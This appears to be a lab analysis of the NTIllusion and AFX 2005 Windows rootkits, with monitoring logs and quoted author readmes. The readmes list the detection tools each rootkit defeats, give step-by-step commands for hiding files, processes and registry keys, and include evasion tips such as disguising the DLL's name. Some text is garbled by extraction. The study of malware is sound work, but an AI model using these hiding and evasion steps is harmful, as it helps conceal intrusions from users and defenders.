kNtiLoader.exe	RegCloseKey	HKLM\System\CurrentControlSet\Control\Terminal Server	SUCCESS	
kNtiLoader.exe	RegOpenKey	HKLM\System\CurrentControlSet\Control\Terminal Server	SUCCESS	Desired Access: Read
kNtiLoader.exe	RegQueryValue	HKLM\System\CurrentControlSet\Control\Terminal Server\TSAppCompat	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0
kNtiLoader.exe	RegCloseKey	HKLM\System\CurrentControlSet\Control\Terminal Server	SUCCESS	
kNtiLoader.exe	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	Desired Access: Query Value
kNtiLoader.exe	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\SafeDllSearchMode	NAME NOT FOUND	Length: 16
kNtiLoader.exe	RegCloseKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	
kNtiLoader.exe	QueryOpen	C:\Documents and Settings\210user\Desktop\kNTIllusion.dll	NAME NOT FOUND	
kNtiLoader.exe	QueryOpen	C:\WINDOWS\system32\kNTIllusion.dll	NAME NOT FOUND	
kNtiLoader.exe	QueryOpen	C:\WINDOWS\system\kNTIllusion.dll	NAME NOT FOUND	
kNtiLoader.exe	QueryOpen	C:\WINDOWS\kNTIllusion.dll	NAME NOT FOUND	
kNtiLoader.exe	QueryOpen	C:\Documents and Settings\210user\Desktop\kNTIllusion.dll	NAME NOT FOUND	

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kNtiLoader.exe	QueryOpen	C:\WINDOWS\system32\kNTIllusion.dll	NAME NOT FOUND	
kNtiLoader.exe	QueryOpen	C:\WINDOWS\kNTIllusion.dll	NAME NOT FOUND	
kNtiLoader.exe	QueryOpen	C:\WINDOWS\system32\wbem\kNTIllusion.dll	NAME NOT FOUND	
kNtiLoader.exe	Process Start Thread		SUCCESS	Parent PID: 1424
kNtiLoader.exe	Create		SUCCESS	Thread ID: 1164
kNtiLoader.exe	QueryNameInformationFile	C:\Documents and Settings\210user\Desktop\kNtiLoader.exe	SUCCESS	Name: \Documents and Settings\210user\Desktop\kNtiLoader.exe
kNtiLoader.exe	Load Image	C:\Documents and Settings\210user\Desktop\kNtiLoader.exe	SUCCESS	Image Base: 0x400000, Image Size: 0x6000
kNtiLoader.exe	Load Image	C:\WINDOWS\system32\ntdll.dll	SUCCESS	Image Base: 0x7c900000, Image Size: 0xaf000
kNtiLoader.exe	QueryNameInformationFile	C:\Documents and Settings\210user\Desktop\kNtiLoader.exe	SUCCESS	Name: \Documents and Settings\210user\Desktop\kNtiLoader.exe
kNtiLoader.exe	CreateFile	C:\WINDOWS\Prefetch\KNTILOADER.EXE-2AE6600B.pf	SUCCESS	Desired Access: Generic Read, Disposition: Open, Options: Synchronous IO Non-Alert, Attributes: n/a, ShareMode: None, AllocationSize: n/a, OpenResult: Opened AllocationSize: 4,096, EndOfFile: 3,212, NumberOfLinks: 1, DeletePending: False, Directory: False
kNtiLoader.exe	QueryStandardInformationFile	C:\WINDOWS\Prefetch\KNTILOADER.EXE-2AE6600B.pf	SUCCESS	
kNtiLoader.exe	ReadFile	C:\WINDOWS\Prefetch\KNTILOADER.EXE-2AE6600B.pf	SUCCESS	Offset: 0, Length: 3,212
kNtiLoader.exe	CloseFile	C:\WINDOWS\Prefetch\KNTILOADER.EXE-2AE6600B.pf	SUCCESS	
kNtiLoader.exe	CreateFile	C:	SUCCESS	Desired Access: Read Attributes, Write Attributes, Synchronize, Disposition: Open, Options: Synchronous IO Non-Alert, Attributes: n/a, ShareMode: Read, Write, Delete, AllocationSize: n/a,

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				OpenResult: Opened VolumeCreationTime: 1/26/2008 2:05:49 PM, VolumeSerialNumber: 4016-EE0A, SupportsObjects: True, VolumeLabel: Control: FSCTL_FILE_PREFE TCH Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Options: Directory, Synchronous IO Non- Alert, Open For Backup, Attributes: n/a, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened 0: AUTOEXEC.BAT, 1: boot.ini, 2: Config.Msi, 3: CONFIG.SYS, 4: Documents and Settings, 5: FLYPAPER.SYS, 6: hiberfil.sys, 7: IO.SYS, 8: MSDOS.SYS, 9: NTDETECT.COM, 10: ntldr, 11: pagefile.sys, 12: Program Files, 13: RECYCLER, 14: Software, 15: System Volume Information, 16: WINDOWS
kNtiLoader.exe	QueryInfor mationVolu me	C:	SUCCESS	
kNtiLoader.exe	FileSystemC ontrol	C:	SUCCESS	
kNtiLoader.exe	CreateFile	C:\	SUCCESS	
kNtiLoader.exe	QueryDirect ory	C:\	SUCCESS	
kNtiLoader.exe	QueryDirect ory	C:\	NO MORE FILES	
kNtiLoader.exe	CloseFile	C:\	SUCCESS	Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Options: Directory, Synchronous IO Non- Alert, Open For Backup, Attributes: n/a, ShareMode: Read, Write, Delete,
kNtiLoader.exe	CreateFile	C:\DOCUMENTS AND SETTINGS	SUCCESS	

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kNtiLoader.exe	QueryDirectory	C:\Documents and Settings	SUCCESS NO MORE FILES	AllocationSize: n/a, OpenResult: Opened 0: ., 1: .., 2: 210user, 3: All Users, 4: Default User, 5: LocalService, 6: NetworkService
kNtiLoader.exe	QueryDirectory	C:\Documents and Settings	SUCCESS	
kNtiLoader.exe	CloseFile	C:\Documents and Settings	SUCCESS	
				Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Options: Directory, Synchronous IO Non- Alert, Open For Backup, Attributes: n/a, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened 0: ., 1: .., 2: Application Data, 3: Cookies, 4: Desktop, 5: Favorites, 6: Local Settings, 7: My Documents, 8: NetHood, 9: NTUSER.DAT, 10: ntuser.dat.LOG, 11: ntuser.ini, 12: PrintHood, 13: Recent, 14: SendTo, 15: Start Menu, 16: Templates, 17: UserData
kNtiLoader.exe	CreateFile	C:\Documents and Settings\210user	SUCCESS	
kNtiLoader.exe	QueryDirectory	C:\Documents and Settings\210user	SUCCESS NO MORE FILES	
kNtiLoader.exe	QueryDirectory	C:\Documents and Settings\210user	SUCCESS	
kNtiLoader.exe	CloseFile	C:\Documents and Settings\210user	SUCCESS	
kNtiLoader.exe	CreateFile	C:\Documents and Settings\210user\Desktop	SUCCESS	Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Options: Directory, Synchronous IO Non- Alert, Open For Backup, Attributes: n/a, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened 0: ., 1: .., 2: autoruns.exe, 3: DellLaptopBuild, 4:
kNtiLoader.exe	QueryDirectory	C:\Documents and Settings\210user\Desktop	SUCCESS	

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flypaper.exe, 5:  
 handle.exe, 6:  
 kinject.exe, 7:  
 kNtiLoader.exe, 8:  
 livekd.exe, 9:  
 NTillusion, 10:  
 procexp.exe, 11:  
 Procmon.exe, 12:  
 pslist.exe, 13: upx.exe,  
 14: wireshark-setup-  
 1.0.2.exe

kNtiLoader.exe	QueryDirectory	C:\Documents and Settings\210user\Desktop	NO MORE FILES
kNtiLoader.exe	CloseFile	C:\Documents and Settings\210user\Desktop	SUCCESS

Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Options: Directory, Synchronous IO Non-Alert, Open For Backup, Attributes: n/a, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened  
 0: ., 1: ..., 2: \$hf\_mig\$, 3:  
 \$MSI31Uninstall\_KB893803v2\$, 4:  
 \$NtServicePackUninstall\$, 5:  
 \$NtServicePackUninstallIIDNMitigationAPIs\$, 6:  
 \$NtServicePackUninstallNLSDownlevelMapping\$, 7:  
 \$NtUninstallKB873339\$, 8:  
 \$NtUninstallKB885835\$, 9:  
 \$NtUninstallKB885836\$, 10:  
 \$NtUninstallKB886185\$, 11:  
 \$NtUninstallKB887472\$, 12:  
 \$NtUninstallKB888302\$, 13:  
 \$NtUninstallKB890046\$, 14:  
 \$NtUninstallKB89085

kNtiLoader.exe	CreateFile	C:\WINDOWS	SUCCESS
kNtiLoader.exe	QueryDirectory	C:\WINDOWS	SUCCESS

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9\$, 15:  
\$NtUninstallKB89178  
1\$, 16:  
\$NtUninstallKB89375  
6\$, 17:  
\$NtUninstallKB89439  
1\$, 18:  
\$NtUninstallKB89635  
8\$, 19:  
\$NtUninstallKB89642  
3\$, 20:  
\$NtUninstallKB89642  
8\$, 21:  
\$NtUninstallKB89846  
1\$, 22:  
\$NtUninstallKB89958  
7\$, 23:  
\$NtUninstallKB89959  
1\$, 24:  
\$NtUninstallKB90048  
5\$, 25:  
\$NtUninstallKB90072  
5\$, 26:  
\$NtUninstallKB90101  
7\$, 27:  
\$NtUninstallKB90121  
4\$, 28:  
\$NtUninstallKB90240  
0\$, 29:  
\$NtUninstallKB90494  
2\$, 30:  
\$NtUninstallKB90541  
4\$, 31:  
\$NtUninstallKB90574  
9\$, 32:  
\$NtUninstallKB90851  
9\$, 33:  
\$NtUninstallKB90853  
1\$, 34:  
\$NtUninstallKB91043  
7\$, 35:  
\$NtUninstallKB91128  
0\$, 36:  
\$NtUninstallKB91156  
2\$, 37:  
\$NtUninstallKB91156  
4\$, 38:  
\$NtUninstallKB91192  
7\$, 39:  
\$NtUninstallKB91358  
0\$, 40:  
\$NtUninstallKB91438  
8\$, 41:  
\$NtUninstallKB91438

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9\$, 42:  
\$NtUninstallKB91444  
0\$, 43:  
\$NtUninstallKB91586  
5\$, 44:  
\$NtUninstallKB91659  
5\$, 45:  
\$NtUninstallKB91734  
4\$, 46:  
\$NtUninstallKB91811  
8\$, 47:  
\$NtUninstallKB91843  
9\$, 48:  
\$NtUninstallKB91900  
7\$, 49:  
\$NtUninstallKB92021  
3\$, 50:  
\$NtUninstallKB92067  
0\$, 51:  
\$NtUninstallKB92068  
3\$, 52:  
\$NtUninstallKB92068  
5\$, 53:  
\$NtUninstallKB92087  
2\$, 54:  
\$NtUninstallKB92150  
3\$, 55:  
\$NtUninstallKB92258  
2\$, 56:  
\$NtUninstallKB92281  
9\$, 57:  
\$NtUninstallKB92319  
1\$, 58:  
\$NtUninstallKB92341  
4\$, 59:  
\$NtUninstallKB92398  
0\$, 60:  
\$NtUninstallKB92427  
0\$, 61:  
\$NtUninstallKB92449  
6\$, 62:  
\$NtUninstallKB92466  
7\$, 63:  
\$NtUninstallKB92539  
8\_WMP64\$, 64:  
\$NtUninstallKB92590  
2\$, 65:  
\$NtUninstallKB92625  
5\$, 66:  
\$NtUninstallKB92643  
6\$, 67:  
\$NtUninstallKB92777  
9\$, 68:  
\$NtUninstallKB92780

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2\$, 69:  
\$NtUninstallKB92789  
1\$, 70:  
\$NtUninstallKB92825  
5\$, 71:  
\$NtUninstallKB92884  
3\$, 72:  
\$NtUninstallKB92912  
3\$, 73:  
\$NtUninstallKB93017  
8\$, 74:  
\$NtUninstallKB93091  
6\$, 75:  
\$NtUninstallKB93126  
1\$, 76:  
\$NtUninstallKB93178  
4\$, 77:  
\$NtUninstallKB93216  
8\$, 78:  
\$NtUninstallKB93372  
9\$, 79:  
\$NtUninstallKB93583  
9\$, 80:  
\$NtUninstallKB93584  
0\$, 81:  
\$NtUninstallKB93602  
1\$, 82:  
\$NtUninstallKB93635  
7\$, 83:  
\$NtUninstallKB93678  
2\_WMP9\$, 84:  
\$NtUninstallKB93789  
4\$, 85:  
\$NtUninstallKB93812  
7\$, 86:  
\$NtUninstallKB93882  
8\$, 87:  
\$NtUninstallKB93882  
9\$, 88:  
\$NtUninstallKB94120  
2\$, 89:  
\$NtUninstallKB94156  
8\$, 90:  
\$NtUninstallKB94156  
9\$, 91:  
\$NtUninstallKB94164  
4\$, 92:  
\$NtUninstallKB94261  
5\$, 93:  
\$NtUninstallKB94276  
3\$, 94:  
\$NtUninstallKB94284  
0\$, 95:  
\$NtUninstallKB94346

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0\$, 96:  
\$NtUninstallKB94346  
0\_0\$, 97:  
\$NtUninstallKB94348  
5\$, 98:  
\$NtUninstallKB94465  
3\$, 99:  
\$NtUninstallKB95076  
0\$, 100:  
\$NtUninstallKB95076  
2\$, 101:  
\$NtUninstallKB95137  
6-v2\$, 102:  
\$NtUninstallKB95169  
8\$, 103:  
\$NtUninstallKB95174  
8\$, 104:  
\$NtUninstallKB95197  
8\$, 105: 0.log, 106:  
003044\_.tmp, 107:  
addins, 108:  
aksdrvsetup.log, 109:  
AppPatch, 110:  
assembly, 111: Blue  
Lace 16.bmp, 112:  
bootstat.dat, 113:  
clock.avi, 114:  
cmsetacl.log, 115:  
Coffee Bean.bmp, 116:  
comsetup.log, 117:  
Config, 118:  
Connection Wizard,  
119: control.ini, 120:  
Cursors, 121: Debug,  
122: desktop.ini, 123:  
Downloaded Program  
Files, 124: Driver  
Cache, 125:  
DtcInstall.log, 126:  
ehome, 127:  
explorer.exe, 128:  
explorer.scf, 129:  
FaxSetup.log, 130:  
FeatherTexture.bmp,  
131: Fonts, 132: Gone  
Fishing.bmp, 133:  
Greenstone.bmp, 134:  
Help, 135: hh.exe,  
136:  
IDNMitigationAPIs.lo  
g, 137: ie7, 138:  
ie7.log, 139:  
ie7updates, 140:  
ie7\_main.log, 141:

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iis6.log, 142: ime, 143:  
 imsins.BAK, 144:  
 imsins.log, 145: inf,  
 146: Installer, 147:  
 java, 148:  
 KB873339.log, 149:  
 KB885835.log, 150:  
 KB885836.log, 151:  
 KB886185.log, 152:  
 KB887472.log, 153:  
 KB888302.log, 154:  
 KB890046.log, 155:  
 KB890859.log, 156:  
 KB891781.log, 157:  
 KB892130.log, 158:  
 KB893756.log, 159:  
 KB893803v2.log, 160:  
 KB894391.log, 161:  
 KB896358.log, 162:  
 KB896423.log, 163:  
 KB896428.log, 164:  
 KB898461.log, 165:  
 KB899587.log, 166:  
 KB899591.log, 167:  
 KB900485.log, 168:  
 KB900725.log, 169:  
 KB901017.log, 170:  
 KB901214.log, 171:  
 KB902400.log, 172:  
 KB904942.log, 173:  
 KB905414.log, 174:  
 KB905749.裨□穉B□  
 N□ □ □ □

kNtiLoader.exe	QueryDirect		NO MORE
	ory	C:\WINDOWS	FILES
kNtiLoader.exe	CloseFile	C:\WINDOWS	SUCCESS

Desired Access: Read  
 Data/List Directory,  
 Synchronize,  
 Disposition: Open,  
 Options: Directory,  
 Synchronous IO Non-  
 Alert, Open For  
 Backup, Attributes:  
 n/a, ShareMode: Read,  
 Write, Delete,  
 AllocationSize: n/a,  
 OpenResult: Opened  
 0: ., 1: .., 2:  
 \$winnt\$.inf, 3: 1025,  
 4: 1028, 5: 1031, 6:  
 1033, 7: 1037, 8: 1041,  
 9: 1042, 10: 1054, 11:

kNtiLoader.exe	CreateFile	C:\WINDOWS\system32	SUCCESS
kNtiLoader.exe	QueryDirect	C:\WINDOWS\system32	SUCCESS
	ory		

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12520437.cpx, 12:  
12520850.cpx, 13:  
2052, 14: 3076, 15:  
3com\_dmi, 16:  
6to4svc.dll, 17:  
aaaamon.dll, 18:  
aaclient.dll, 19:  
access.cpl, 20:  
acctres.dll, 21:  
accwiz.exe, 22:  
acelpdec.ax, 23:  
acledit.dll, 24:  
aclui.dll, 25:  
activeds.dll, 26:  
activeds.tlb, 27:  
actmovie.exe, 28:  
actxprxy.dll, 29:  
admparse.dll, 30:  
adptif.dll, 31:  
adsldp.dll, 32:  
adsldpc.dll, 33:  
adsmsext.dll, 34:  
adsnds.dll, 35:  
adsnt.dll, 36:  
adsnw.dll, 37:  
advapi32.dll, 38:  
advpack.dll, 39:  
advpack.dll.mui, 40:  
ahui.exe, 41: alg.exe,  
42: alrsvc.dll, 43:  
amcompat.tlb, 44:  
amstream.dll, 45:  
ansi.sys, 46:  
apcups.dll, 47:  
append.exe, 48:  
apphelp.dll, 49:  
appmgmts.dll, 50:  
appmgr.dll, 51:  
appwiz.cpl, 52:  
arp.exe, 53:  
asctrls.ocx, 54:  
asferror.dll, 55:  
asr\_fmt.exe, 56:  
asr\_ldm.exe, 57:  
asr\_pfu.exe, 58:  
asycfilt.dll, 59: at.exe,  
60: ati2cqag.dll, 61:  
ati2dvaa.dll, 62:

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## Miscellaneous Information and Summary

The following is the readme file from this rootkit and all credit goes to the author Kdm. www.syshell.org is no longer available. In it the author gives some information regarding what NtIllusion will do. He/She also shares a small to do list. The features that are covered include the following TCP, files, processes and the registry.

-----  
**NT ILLUSION ROOTKIT v 1.0**  
An evil windows XP/NT ring 3 ROOTKIT  
-----

**Author : Coded by Kdm (kodmaker@syshell.org)**  
-----

Site : <http://www.syshell.org>  
-----

Code is copyright Kdm (2002-2003-2004), except explicit mentions.  
-----

### I/ Features (\*) :

- 
- | <b>o</b> | <b>TCP</b>  | <b>- coder -</b> | <b>- hooked api(s) -</b> |
|----------|---|------------------|--------------------------|
|          | - defeats netstat   | (windows)        | CharToOembufA            |
|          | - defeats aports  | (ntutility.com)  |                          |
|          | AllocAndGetTCPEXTableFromStack  |                  |                          |
|          | - defeats fport   | (foundstone)     |                          |
|          | AllocAndGetTCPEXTableFromStack  |                  |                          |
| **       | - disables tcpview  | (sysinternals)   |                          |
|          | AllocAndGetTCPEXTableFromStack  |                  |                          |
|          | & whole program disabled  |                  |                          |
|          | - defeats any program that rely directly (or by using GetProcAddress) on AllocAndGetTCPEXTableFromStack |                  |                          |
- 
- | <b>o</b> | <b>FILES</b>   |           |                       |
|----------|--|-----------|-----------------------|
|          | - defeats explorer   | (windows) | FindFirst/NextFileA/W |
|          | - defeats cmd's dir  | (windows) | WriteConsoleW(/A)     |
|          | - defeats any program that rely directly (or by using GetProcAddress) on FindFirst/NextFileA/W |           |                       |
- 
- | <b>o</b> | <b>PROCESSES</b>  |                |  |
|----------|---|----------------|--|
|          | - defeats taskmanager   | (windows)      |  |
|          | NtQuerySystemInformation  |                |  |
|          | - disables Process Explorer   | (sysinternals) |  |
|          | NtQuerySystemInformation  |                |  |
|          | - defeats any program that rely directly (or by using GetProcAddress) on NtQuerySystemInformation |                |  |
- 
- | <b>o</b> | <b>REGISTRY</b> |  |  |
|----------|-----------------|--|--|
|----------|-----------------|--|--|
- 

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- defeats regedit (windows) RegEnumValue
- defeats any program that rely directly (or by using GetProcAddress) on RegEnumValue

---

**Notes :**

\* Any process whose executable name or command line contains RTK\_FILE\_CHAR will not be hijacked (backdoor)

II/ Details :

<----->

C:>kNTIllusionLoader.exe kNTIllusion.dll

Running NTIllusion Rootkit Loader v 0.1 by Kdm (kodmaker@netcourrier.com)

OK

C:>

Debug View :

- Rootkit injected into 'c:\windows\explorer.exe', fixing modules...

...

- # Hooked CreateProcessW : - "C:\aports.exe" , injecting rootkit (c:\kntillusion.dll)...

- Rootkit injected into 'c:\aports.exe', fixing modules...

- Spreading across userland : injected into 'c:\aports.exe', fixing modules...

- 'c:\aports.exe' : all modules reviewed.

</----->

---

**o TCP**

NTIllusion hooks AllocAndGetTCPEXTableFromStack to make programs hide some (strategic ? :) tcp ports. These "hidden ports" belong to range from RTK\_PORT\_HIDE\_MIN to RTK\_PORT\_HIDE\_MAX. This is done by hijacking AllocAndGetTCPEXTableFromStack for all programs (NT latests versions) and CharToOembufA (netstat output).

= Demo =

C:>nc -lp 56788

C:>netstat -an

Debug View : [!] NTIllusion made a port hidden (5678\* range)

C:>aports.exe

Debug View : [!] NTIllusion made a TCP socket hidden for process nc.exe (1884)

---

**o PROCESS**

NTIllusion hooks NtQuerySystemInformation to make programs hide some(strategic ? :) process.

So all process whose file name starts by RTK\_PROCESS\_CHAR will be hidden.

= Demo =

C:>\_ntibackdoor.exe

Debug View : [!] NTIllusion made the process '\_ntibackdoor.exe' hidden.

Note : the SendMessageW hook for taskmgr.exe is available for test purpose.

---

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## o FILES

---

NTIllusion hooks FindFirstFileA/W, FindNextFileA/W to make programs hide some (strategic ? :) files. Contrary to the registry hook engine, a hidden file with a prefix that sits in a lower position than an other file's one in ASCII table won't prevent them from being shown. So a hidden file named abcd.exe won't hide bcde.exe and so on. All files whose name start by RTK\_FILE\_CHAR will be hidden.

= Demo =

```
echo rootkitloaded > c:\_ntimsg.txt
C:\>dir c:\*.*
Debug View : [!] NTIllusion made the file : '_ntimsg.txt' invisible.
Browse to c:\ :
Debug View : [!] NTIllusion made the file : '_ntimsg.txt' invisible.
```

---

## o REGISTRY

---

NTIllusion hooks regedit to make it hide some (strategic ? :) registry keys. Regedit won't see all keys starting by string RTK\_REG\_CHAR (\_nti by default). Indeed, we return a value that means the end of the keys list. That's why you must be prudent when choosing RTK\_REG\_CHAR because a too global prefix will also hide normal keys and may bring the user suspicion.

= Examples =

- Bad prefix : using \_ char as rootkit's tag could hide other keys whose first char's ascii code is greater than \_ one, since keys are retrieved in lexicographic order by default.
- Correct prefix : using char © prevent us the effort of returning the next correct key (if it exists) since registry key names are most of the time composed of alphanumeric tokens.

= Demo =

```
C:\>regedit.exe
Debug View : [!] NTIllusion made the key '_ntiKdm' (and all subsequent keys)
hidden.
```

---

## III/ Comments :

---

- fixed debug output function : rootkit now sends a whole string instead of unformatted parts
- you can solve self tcp scan (instead of netsat) problem by using a reverse connection backdoor
- beware : dll may be revealed by Sygate personal firewall that contains a dll injection counterfiting mechanism. So name this dll properly !  
(ie not backdoor.dll ... but system.dll)

## IV/ Todo :

---

- port NT ILLUSION to win 9x (yes, it's possible)
- hijack LoadLibraryW & CreateProcessA
- code a routine that scans all process from explorer's process and try to inject them (this will inject console programs launched before the rootkit is loaded or graphic process not brought to foreground but able to reveal us: for example, ftp servers)) by using no privilege, then the SeDebugPrivilege (if possible)

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**AFX** Linderman

The following is from the readme.txt of the rootkit, it gives a general description of the rootkits process. I have also included screen shots to give a visual look at the process of this rootkit. AFX Rootkit 2005 by Aphex

<http://www.iamaphex.net>

[aphex@iamaphex.net](mailto:aphex@iamaphex.net)

WARNING -> FOR WINDOWS NT/2000/XP/2003 ONLY!

This program patches Windows API to hide certain objects from being listed.

Current Version Hides:

- a) Processes
- b) Handles
- c) Modules
- d) Files & Folders
- e) Registry Keys & Values
- f) Services
- g) TCP/UDP Sockets
- h) Systray Icons


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Configuring a computer with the rootkit is simple... (The following example is the example I have included in my screen shots)

1. Create a new folder with a unique name i.e. "c:\winnt\rewt"

A. the TESTFOLDERASX is the folder that will demonstrate the rootkits action, both the root.exe and the TestFolderasx will vanish.

2. In this folder place the root.exe i.e. "c:\winnt\rewt\root.exe"




3. Execute root.exe with the "/i" parameter i.e. "start c:\winnt\rewt\root.exe /i"

A. Immediately after this is launched you will see a icon called hook.dll

B. Once you return to the C: winnt the rewt folder will no longer exist (It is hidden from the OS the file is there however. If you attempt to delete the rewt folder it will tell you that the folder has information in it and can not be deleted)

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4. Inside this folder place any other programs or files.

Everything inside the root folder is now invisible! (It will continue to stay invisible until you use the removal method) If you place other services or programs

in the root folder they will be invisible from process/file/dll/handle/socket/etc listing.

However, all programs in the root folder can see each other.

Registry value names are hidden differently from everything else. The name must begin with the

root folder name followed by "\" and other characters i.e. "rewt\hiddenstartup1".

Registry key names are hidden if they have the same name as the root folder i.e. "rewt".

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Also, the root folder is unique throughout the system. This means "c:\rewt\  
"c:\winnt\rewt\"

and "c:\winnt\system32\rewt\" all will be hidden because they all share the root folder name "rewt".

So make sure you pick a good name!

NOTE: Most RATs have an install method that involves copying the EXE to a system folder, this is bad because if the process is executed from outside the root folder it will be visible! If possible disable this startup method.

Removal:

#### Method 1

1. Run the root.exe with the "/u" parameter

A. My experience was that after this command you will need to reboot here (This eliminates a little bug similar to the bug I describe below)

2. Delete all the files associated with it
3. Reboot

#### Method 2

1. Boot into safe mode
2. Locate the service with the root folder name
3. Remove the service and delete all the files associated with it
4. Reboot

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## Process Explorer Threads root.exe

ntoskrnl.exe	ExReleaseResourceLite	0x1a3
ntoskrnl.exe	PsGetContextThread	0x329
ntdll.dll	KiFastSystemCallRet	
ADVAPI32.dll	StartServiceW	0x20e
ADVAPI32.dll	StartServiceCtrlDispatcherA	0x62
root.exe		0x5a4f
Kernel32.dll	RegisterWaitForInputIdle	0x49

## Process Monitor root.exe

Process Name	PID	Operation	Path	Result	Detail
root.exe	3720	Process Start		SUCCESS	Parent PID: 1608
root.exe	3720	Thread Create		SUCCESS	Thread ID: 3420
root.exe	3720	Load Image	C:\DOCUMENTS~1\210 user\LOCALS~1\Temp\Temporary Directory 1 for AFXRootkit2005.zip\root.exe	SUCCESS	Image Base: 0x400000, Image Size: 0x1c000
root.exe	3720	Load Image	C:\WINDOWS\system32\ntdll.dll	SUCCESS	Image Base: 0x7c900000, Image Size: 0xaf000
